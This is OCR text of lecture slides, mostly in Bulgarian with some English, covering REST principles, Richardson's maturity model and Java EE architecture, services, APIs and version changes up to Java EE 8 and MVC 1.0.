Source: *https://en.wikipedia.org/wiki/Representational_state_transfer*

Advantages of REST

- Scalability of component interactions – through layering the client server-communication and enabling load-balancing, shared caching, security policy enforcement;
- Generality of interfaces – allowing simplicity, reliability, security and improved visibility by intermediaries, easy configuration, robustness, and greater efficiency by fully utilizing the capabilities of HTTP protocol;
- Independent development and evolution of components, dynamic evolvability of services, without breaking existing clients.
- Fault tolerat, Recoverable, Secure, Loosely coupled

Richardson's Maturity Model of Web Services

According to **Leonard Richardson** [Talk at QCon, 2008 – http://www.crummy.com/writing/speaking/2008-QCon/act3.html]:

- Level 0 – POX: Single URI (XML-RPC, SOAP)
- Level 1 – Resources: Many URIs, Single Verb (URI Tunneling)
- Level 2 – HTTP Verbs: Many URIs, Many Verbs (CRUD – e.g Amazon S3)
- Level 3 – Hypermedia Links Control the Application State = HATEOAS (Hypertext As The Engine Of Application State) === **truely** RESTful Services

Web Application Description Language (WADL)

- XML-based file format providing machine-readable description of HTTP-based web application resources – typically RESTful web services
- WADL is a W3C Member Submission
  - Multiple resources
  - Inter-connections between resources
  - HTTP methods that can be applied accessing each resource
  - Expected inputs, outputs and their data-type formats
  - XML Schema data-type formats for representing the RESTful resources
- But WADL resource description is **static**, while resources change dynamically – REST anti-pattern

RESTful Patterns and Best Practices

According to **Cesare Pautasso** [http://www.jopera.org/files/SOA2009-REST-Patterns.pdf]:

- Uniform Contract
- Content Negotiation
- Entity Endpoint
- Endpoint Redirection
- Distributed Response Caching
- Entity Linking
- Idempotent Capability

REST Antipatterns and Worst Practices

According to **Jacob Kaplan-Moss** [http://jacobian.org/writing/rest-worst-practices/]:

- Conflating models and resources
- Hardcoded authentication
- Resource-specific output formats
- Hardcoded output formats
- Weak HTTP method support (e.g. tunell everything through GET/POST)
- Improper use of links
- Couple the REST API to the application


Java™ Platform, Enterprise Edition 8

- Java™ Platform Enterprise Edition е спецификация разработена от Oracle® (Sun) заедно с партньори като BEA Systems, Borland, E.piphany, Hewlett-Packard, IBM, Inria, Novell, Red Hat, SAP, Sybase, Apache и др. за да улесни създаването на надеждни, конфигурируеми, мащабируеми, лесно оперирaщи помежду си и платформено-независими сървърни приложения и компоненти на езика Java™.
- Базирана е върху Java™ SE
- Отскоро вече е част от Jakarta (Ecpipse Foundation) -> очакваме Jakarta EE 9 с Glassfish 5

Java™ Platform, Enterprise Edition

- Java™ EE дефинира:
  - Програмни модели за разработка на приложения и програмни интерфейси (API) за създаване на разпределени, многокомпонентни приложения, тяхното пакетиране и инсталиране
  - Множество от готови интегрирани услуги и APIs намаляващи времето за разработка, сложността на приложенията и подобряващи тяхната производителност
  - Обща логическа архитектура интегрираща различни компоненти и контейнери за компоненти

Java™ EE архитектура



Основни слоеве на Java™ EE архитектурата

- Клиентски слой включващ компоненти, които се изпълняват на клиентската машина (команден ред, GUI клиенти)
- Уеб слой, включващ уеб компоненти (Servlets, JSP, Facelets, ...) и уеб услуги (SOAP, REST), които се изпълняват в уеб контейнера на JavaEE сървъра
- Бизнес слой – бизнес компоненти, Enterprise Java Beans (EJB), Plain Old Java Objects (POJO – Java Beans), Java Persistence API (JPA) Entities
- Enterprise Information System (EIS) слой включващ външни информационни системи (ERP, XES) и бази от данни, достъпни през стандартизирани от JavaEE конектори (Java Connector Architecture - JCA)

Java™ EE 6/7Архитектура (1)

Основни компоненти в Java™ EE архитектурата:

- Базирана върху Java™ SE 6/7/8
- Java™ EE компоненти
  - Web Components – Servlets, JSPs, Facelets, Web Services (SOAP, REST)
  - EJB™ Componenets – Session EJBs, Persistence Entities, Message Driven EJBs
- Java™ EE среда за изпълнение
  - Сървъри
  - Контейнери – Web и EJB контейнери
  - Application Client контейнери

Java™ EE 6/7 Архитектура (2)

- Основни компоненти в Java™ EE архитектурата:
  - Application Client контейнери
  - Java™ EE 8 Services
  - Декларативна сигурност и персистентност – XML-базирани deployment дескриптори, анотации
  - Resource adapters
  - Бази от данни – JDBC

Услуги предоставяни от Java™ EE контейнера

- JavaEE контейнерите предоставят необходимите инфраструктурни услуги от ниско ниво, за да позволят на разработчиците да се фокусират върху бизнес и презентационната логика
- За да могат компонентите да бъдат изпълнени, е необходимо те да бъдат пакетиран според JEE 6 спецификацията и инсталирани (deployed) и настроени за работа в контейнера
- Част от услугите, които контейнерът предоставя са конфигурируеми и позволяват да се променя поведението на компонентите в зависимост от изискванията на конкретното внедряване (например права за достъп до БД).

Услуги предоставяни от Java™ EE контейнера

- Други услуги са неконфигурируеми – като например управлението на жизнения цикъл на сървлетите и пулирането на конекции за връзка към БД
- Сред основните услуги предоставяни от контейнера са:
  - Декларативна сигурност в deployment дескриптор или чрез анотации в кода
  - Управлявана от контейнера демаркация на транзакции
  - JNDI Lookup услуги, които позволяват се откриват обектите динамично, чрез символно име, вместо връзките между компонентите да са твърдо зададени в кода
  - Java™ Remote Connectivity услуга, която позволява отдалечено извикване на методи на EJB на друг сървър

Основни предимства на Java EE

- По-ефективно управление на жизнения цикъл на компонентите на приложението, чрез многократно използване на вече готови компоненти (reuse)
- Отдалечен достъп до Java EE компоненти и услуги – разпределни enterprise приложения – HTTP/HTTPS
- Стандартизирани и готови за използване Java EE стандартни услуги (APIs)
- Декларативна сигурност и персистентност –XML, анотации
- Търсене и извличане на обекти по символно име или чрез Contexts & Dependency Injection (CDI) анотации в JavaEE
- Управлявани от контейнера конкурентност и демаркация на транзакциите за EJB компонентите


Уеб услуги (1)


- XML -based web services:
  - Simple Object Access Protocol (SOAP)
    - XML-based envelope
    - XML-based encoding rules
    - XML-based request and response convention
  - Web Services Description Language (WSDL)
  - Universal Description, Discovery and Integration (UDDI) and ebXML Registries integration

Уеб услуги (2)


Уеб услугите са:

- компоненти за изграждане разпределени приложения в SOA архитектурен стил
- комуникират използвайки отворени протоколи
- само-описателни и само-съдържащи се
- могат да бъдат откривани използвайки UDDI или ebXML регистри (и по-нови спецификации – WSIL & **Semantic Web Services**)





Service Oriented Architecture (SOA)



Java EE / Java SE Standards Services (APIs)

Съгласно Java EE Specification:

- HTTP / HTTPS – Java Servlets, JavaServer Pages (JSP), JavaServer Pages Standard Tag Library (JSTL), JavaServer Faces (JSF), Facelets, Templating & Compositioning, Unified Expression Language (EL)
- Java™ Transaction API (JTA)
- RMI-IIOP
- Java IDL
- JDBC™ API

Java EE / Java SE Standards Services (2)

Съгласно Java EE Specification:

- Java™ Persistence API (JPA)
- Java™ Message Service (JMS)
- Java Naming and Directory Interface™ (JNDI)
- JavaMail™
- Java EE™ Connector Architecture
- Security Services - Java™ Authentication and Authorization Service (JAAS), Java™ Authorization Service Provider Contract for Containers (JACC), Java™ Authentication Service Provider Interface for Containers (JASPIC)

Java EE / Java SE Standards APIs

Съгласно Java EE спецификацията:

- Web Services
  - ~~Java API for XML-based RPC (JAX-RPC)~~
  - Java API for XML Web Services (JAX-WS)
  - Java Architecture for XML Binding (JAXB)
  - SOAP with Attachments API for Java (SAAJ)
  - Java API for XML Registries (JAXR)
- RESTful Web Services
  - Jersey – RESTful Web Services - JAX-RS

Java EE / Java SE Standards Services (4)

Съгласно Java EE Specification:

- Management - Java™ Management Extensions (JMX)
- Deployment - Java 2 Platform, Enterprise Edition Deployment Specification

- Interoperability между различните технологии
- Гъвкавост при разделянето на функционалността и внедряването – clustering, load-balancing
- Опростено интегриране на системите

Java EE роли

Съгласно Java EE Specification:

- Java EE Product Provider
- Application Component Provider
  - Enterprise Bean Developer
  - Web Component Developer
  - Application Client Developer
- Application Assembler
- Deployer – Installation, Configuration, Execution
- System Administrator
- Tool Provider

Пакетиране и инсталиране на Java EE приложения

- Enterprise Archive (EAR)
- Java EE Deployment Descriptor - application.xml
- Java EE Runtime Deployment Descriptor – glassfish-application.xml
- Java EE Modules:
  - EJB Modules – Java Archive (JAR)
  - Web Modules – Web Archive (WAR)
  - Application Client Modules – Java Archive (JAR)
  - Resource Adapter Modules – Java Archive (JAR)

Новости в Java™ EE 5

- Enterprise JavaBeans (EJB) 3.0
  - Опростено EJB API
  - JPA – нов API за управление на *persistence* и *object-relational mapping*
- Java™ анотациите могат да бъдат използвани за свързване (mapping) на Java бизнес обектите и таблиците и полетата в една релационна база данни, както и за “инжектиране на зависимости” (dependency injection) на ресурси, което скрива детайлите на създаването и търсенето им
- JavaServer Faces 1.2 технология и JSTL интеграция, Expression Language, ефективна реализация на AJAX

Новости в Java™ EE 6

- По-голяма гъвкавост при съчетаването на техногии за различни цели чрез създаване на профили първият от които е *Уеб профила на Java™ EE 6*
- Подобрена разширяемост с нови технологии, които не са част от Java™ EE 6 спецификацията чрез автоматична регистрация, вместо чрез сложни .xml описания
- Допълнително улесняване на процеса на разработка базирана на *POJO (Plain Old Java Object)* и анотации и инжектиране на зависимости, намаляване броя на интерфейсите, опростяване на JPA мапинга между обекти и таблици в БД

Ключови подобрения в Java™ EE 6

- Java API for RESTful Web Services (JAX-RS)
- Contexts and Dependency Injection for the Java EE Platform (CDI)
- Bean Validation
- Web fragments
- Shared framework pluggability
- Servlet 3.0 (JSR 315) - asynchronous processing, annotations, нови методи за програмна аутентификация, HTTP-only Cookies.
- Улеснено създаване на уеб страници с JSF 2.0, Facelets & Templating, Composite components

Новости в Java™ EE 7

[https://en.wikipedia.org/wiki/Java_EE_version_history#Java_EE_7_.28June_12.2C_2013.29]

- Четири нови APIs:
  - WebSocket 1.0 client/server endpoints – позволява ефективна двупосочна комуникация с уеб клиентите
  - JSON 1.0 – четене и писане в JSON формат (StAX)
  - Concurrency 1.0 – реализира конкурентност в Java™ EE слоя с пропагиране на EE контекста и транзакции
  - Batch 1.0 – дава възможност за управляемо изпълнение (последователно/паралелно/отложено) на дълги задачи
- Значително подобрени APIs:
  - JAX-RS 2.0 (REST услуги) - Client API, филтри и интерцептори, асинхронна обработка при клиента и сървъра
  - Опростено JMS 2.0 API; транзакционна поддръжка при CDI 1.1; интеграция на BeanValidation 1.1 със CDI и JAX-RS; JPA 2.1 съхранени процедури; Servlet 3.1 неблокиращ В/И и много други

Основни API в Java™ EE

[https://en.wikipedia.org/wiki/Java_EE_version_history#Java_EE_7_.28June_12.2C_2013.29]

- javax.ejb.* - EJB
- javax.enterprise.inject.* - CDI
- javax.enterprise.context.* - CDI
- javax.jms.* - JMS
- **javax.servlet.* - Servlet API, JSP, JSTL, Expression Language (EL)**
- javax.faces.* - JSF, Facelets, Components
- javax.mail – Java Mail
- javax.persistence – JPA
- javax.transaction – JTA
- javax.validation – Validation API
- javax.xml.stream - StAX
- javax.resource.* - Java EE Connector Architecture
- javax.jws - JAX-WS
- javax.ws.rs - JAX-RS (RESTful Services)


Новости в Java™ EE 8

- **JSR 370: Java™ API for RESTful Web Services (JAX-RS 2.1)** Specification - **HATEOS support**, **non-blocking IO (NIO)**, **reactive programming** enhancements, **better CDI integration**.
- Web tier: **Servlet 4.0 HTTP/2** поддръжка, **JSON Binding (JSONB)** и **JSON Processing** (**JSON-P** – включително JSOP Patch & JSON Pointer), **Server Sent Events (SSE)**, и новото **MVC 1.0** action-based web development framework (следва по-подробно представяне)
- **JSR 375: JavaTM EE Security API** - holistic security for **cloud/PaaS applications**, user & role management/services, password aliasing, authorization: **application-based rules** method interceptor annotation
- And much more: **Java EE Management API** (JSR 373) – REST based, **JSF 2.3** (JSR 372), **JMS 2.1** (JSR 368), **Web Socket, JCache**

JSR 371: Model-View-Controller (MVC 1.0)

- Two types of web tier frameworks – **component** vs. **action** based
- **Component based** frameworks – **Controller** provided by framework: JSF, Wicket, Tapestry, JBoss Seam, Apache Click,
- **MVC 1.0** builds on experience with other **action-oriented** frameworks – Struts, Spring MVC, VRaptor, Play, etc.
- Why another MVC? → **5-th most wanted** feature according to **Java EE 8 Community Survey**
  https://blogs.oracle.com/theaquarium/entry/java_ee_8_survey_final
- Provides standard, **view specification neutral** to build web apps
- Based on existing **Java™ EE** technologies like **CDI** and**JAX-RS**, integrates well with other APIs like **Bean Validation (BV)**
- **Eclipse Krazo** is an action-based MVC specified by MVC 1.0 (JSR-371): https://projects.eclipse.org/projects/ee4j.krazo, https://github.com/eclipse-ee4j/krazo


AJAX – механизъм на взаимодействие



MVC 1.0 Main Features

- Model-View-Controller interplay and standard annotations - **@Controller, @View, (no @Model?)**
- Bootstrapping using **javax.ws.rs.core.Application**
